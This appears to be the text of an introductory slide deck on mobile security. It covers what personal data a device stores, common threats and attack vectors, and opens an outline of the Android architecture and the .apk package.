Mobile Security

- Jelagat Shaleen -


What is Mobile Security?

Protection of mobile device and the information stored on and transmitted from the devices from malware threats, theft, unauthorized access or loss.

What your Device Knows About You

DAMAGES

- Stealing Emails, Credit card info, Contact lists, Passwords
- Hijacking messages
- Tracking location
- Microphone recording
- Taking photos



KNOWING WHAT INFORMATION YOUR DEVICE CONTAINS IS THE FIRST STEP TO PROTECTION.

Passwords
- Web browser autofill
- Stored in the file system

Deleted Files
- All deleted files, including ones no longer in recycle bin or trash, can be recovered until physical storage space overwritten.

Bank Account Info
- Downloaded bank statements

Recent Files
- List kept by operating system
- Various applications keep their own recent file lists

Contacts
- Windows Contacts
- Address Book
- Contact manager

Credit Card Numbers
- Web browser autofill
- Downloaded credit card statements

Current Location
- Readable off your GPS

Social Security Number
- Downloaded tax documents

Text Messages
- Text log stored on phone

Phone Calls
- Call log stored on phone

Name and Address
- Web browser autofill
- Windows Contacts
- Address Book
- Contact manager

Recently Visited Sites
- Browser's cache
- Browser's history
- Cookies


Recent Locations
- Photos
- Navigation apps

3 VECTORS OF ATTACKS

Infected Apps

Network Attacks

OS Exploits



The Android Platform


What we will cover

- The Android Architecture -

- The Android .apk package -

